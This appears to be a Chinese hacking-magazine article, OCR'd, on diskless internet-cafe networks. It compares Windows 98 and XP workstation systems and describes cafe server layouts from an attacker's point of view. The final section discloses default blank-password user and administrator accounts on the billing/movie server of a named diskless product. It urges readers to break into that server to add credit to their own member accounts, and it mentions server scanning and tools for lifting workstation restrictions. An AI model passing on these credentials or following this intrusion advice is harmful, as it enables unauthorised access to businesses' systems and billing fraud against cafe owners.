通过上述的对比，很明显XP无盘系统要比前两者，在稳定性、可靠性方面更具有优势。但实际情况中98系统的确要比XP系统的网吧要安全得多。一切只因98无盘工作站系统很不稳定，很多方法才刚开始工作就死机了（这里泛指远程入侵前的行为，如扫描服务器）。与之相比，有盘网吧也并没有占多少优势，致使它总需要限制用户的使用权限和安装另外的硬件或软件来做保护。所以很多人在大谈特谈方法高超的时候，先要分清楚对方的方法到底是在什么平台上操作的，再结合自己的环境去考虑方法可否有移植性。不过值得庆幸的事情是大多都只是些即时的本地破解而已（指无盘系统），对服务器的系统并没有什么直接的影响！







图2 破解限制后的98我的电脑


图3 破解限制后的XP我的电脑

原因如下：

1、无盘工作站端是无需安装还原卡来保护硬盘数据的，且无盘系统本身数据的传输机制就具有独特的还原性：无盘98系统中工作站磁盘实现的方式是采用windows共享服务实现的，除公共共享盘以外，下载到其他盘符下的工具都不会因为你换到另外一台工作站后而呈现被你改变过的状态（例如你在1号工作站下载了工具存在f盘，就只能在1号工作站上的f盘看见它）。而XP系统则是采用磁盘映像文件的方式存储的，同样都是读取服务器上的文件，不同之处就在于后者是把用户在工作站端上的所有操作临时回写入到了与之相编号对


图4 98主机对照


图5 XP主机对照

应的个人虚拟存储空间，无论你在工作站端上如何去下载程序，添加／删除文件，即使是工作站在上网时感染了病毒或中木马也会随这个虚拟存储空间在工作站断电时一同消失，这也是为什么 XP 无盘的服务器硬盘数量要比 98 的少得多的缘故。对整个无盘系统的维护实质上就是对服务器的维护，不用像有盘网吧那样需对每个工作站一一处理来防止人为的恶意破坏（如设置盘符的"安全"选项、设置组策略、装还原卡），只要在服务器上执行操作即可改变所有工作站（如:用 Total Commander 来进行主客户机之间的文件修改，用逍遥游 2006 无盘服务端程序实现主客户机之间的系统设置修改等）。除非有后期人为造成的漏洞（如人为添加的弱口令管理员账户等），不然要拿下服务器还是有一定难度的。既然无法拿下服务器，就谈不上真正地改变硬盘中的数据了。

2、对于我们来说无盘网吧的服务器只是一个逻辑上的名称而不是真正的可知实体，因为无法物理上去接触它，所以无法直观地知道工作站的文件对应服务器硬盘中具体分布的位置。我们平时看见工作站中的盘符都只是被分配一个位于服务器相关目录下的虚拟磁盘文件而已，在工作站加电时便自动从服务器上去读取预先准备好的工作站操作系统映像文件，并调入工作站的内存（加载），最后将控制权交给该操作系统，从而实现工作站的引导（即在工作站无盘启动后，表现为用户所见的本地磁盘）。换句话说就是服务器映射给工作站端什么文件我们就只能看到那些映射的文件（包括隐藏属性的），即便使用如"精锐网吧辅助工具"之类软件解除了所有盘符隐藏的限制。你也只是在这个"圈子"里走来走去而已。如图 2、图 3。

破解隐藏限制后限制的工作站盘符，如图 4、图 5。

服务器端实际盘符的数量，对比它们之间的盘符名称及大小看看想必你就会明白了。

二、收集信息，去粗取精

我们总是善于发现事物外来的威胁（如利用 QQ 突破硬盘的访问限制、浏览在线破解的网页去破解下载限制等），却很少在意内在的因素。对于现在市面上多种多样的无盘网络系统，其制作大多都是根据别人制作母盘的技术改造而成的（也就是把某一个产品更名换姓之后做了些表面上的修改）。因此市面上大多都只是些与大公司的产品模棱两可的系统而已！但无论是哪种无盘网络系统，它最直接影响到的只是服务器硬件设备的高低，而后才是安装的那些软件程序以及操作系统。除去一切的硬件设备因素后，其内部结构的区别只在于服务器内的文件数据分布不一样而已，和是否必须要安装哪种管理软件、监控软件是没有必然联系的，一般而言一个公司只会用自己或被授权代理的产品配套使用。

下面再以网吧的规模大小和大家来谈谈可行性方法吧。

1、小规模无盘网吧

如图 6 所示是小型网吧的拓扑关系，工作站数量在 50 以下。

这类网吧的服务器通常只有一个显示器，两个主机箱。其中一个是文件服务器接公网 IP 的，另一个是集电影服务器和网吧管理机于一身的。现在实际的情况是老板开机、结账所显示的桌面都是电影服务器的桌面，当要更新游戏或下载外挂的时候才会用调屏器切换到网络服务器的桌面上。这之间有一个规律就是为了防止服务器浏览网页中毒，一般都




图 6 工作站在 50 台以下的无盘网吧网络拓扑

是在电影服务器上先弄好再传到文件服务器上去的，由此可能就会有后期人为的弱口令。不过你唯一要忍受的痛苦就是扫描服务器时会经常死机，不是扫不到就是只能扫到很少的信息。所以在这种网吧也就只能玩玩本地破解而已啦！

2、大中规模无盘网吧

如图 7 所示是大中型网吧的拓扑关系。

这类网吧在实际中服务器有主次之分，按分布位置可分为三种情况：如果整个网吧是一个大的房间，那次服务器是和主服务器是放在一起的。一般是 2 个显示器，主机箱在 3~4 之间；如果整个网吧是分几个房间的，那主次服务器都有可能放置在某个房间的某个角落，并且有各自的显示器。负责结账的一定是电影服务器！此两类网吧需要注意的还是电影服务器，只有它是入侵数据库的关键。至于主服务器和次服务器都是用来存放文件的，并各自负责一定范围的工作站（例如有的网吧一部分工作站是 98 的系统，一部分是 XP 的系统），区别在于主服务器是接公网 IP 的。这里曝一个经过本人核实的内部资料给大家，只要是创世纪的无盘网络系统，它的电影服务器默认情况下会有一个密码为空的普通用户 client98（此账号只在 98/XP 混合或全 XP 的网吧才有），一个密码为空的管理员用户 chenpeng（此账号在 98/XP 的网吧都有）。如果够幸运的话还会有管理员后添加了的弱口令账号哦！如果你只想给自己的会员加点钱就针对电影服务器行动就可以了！

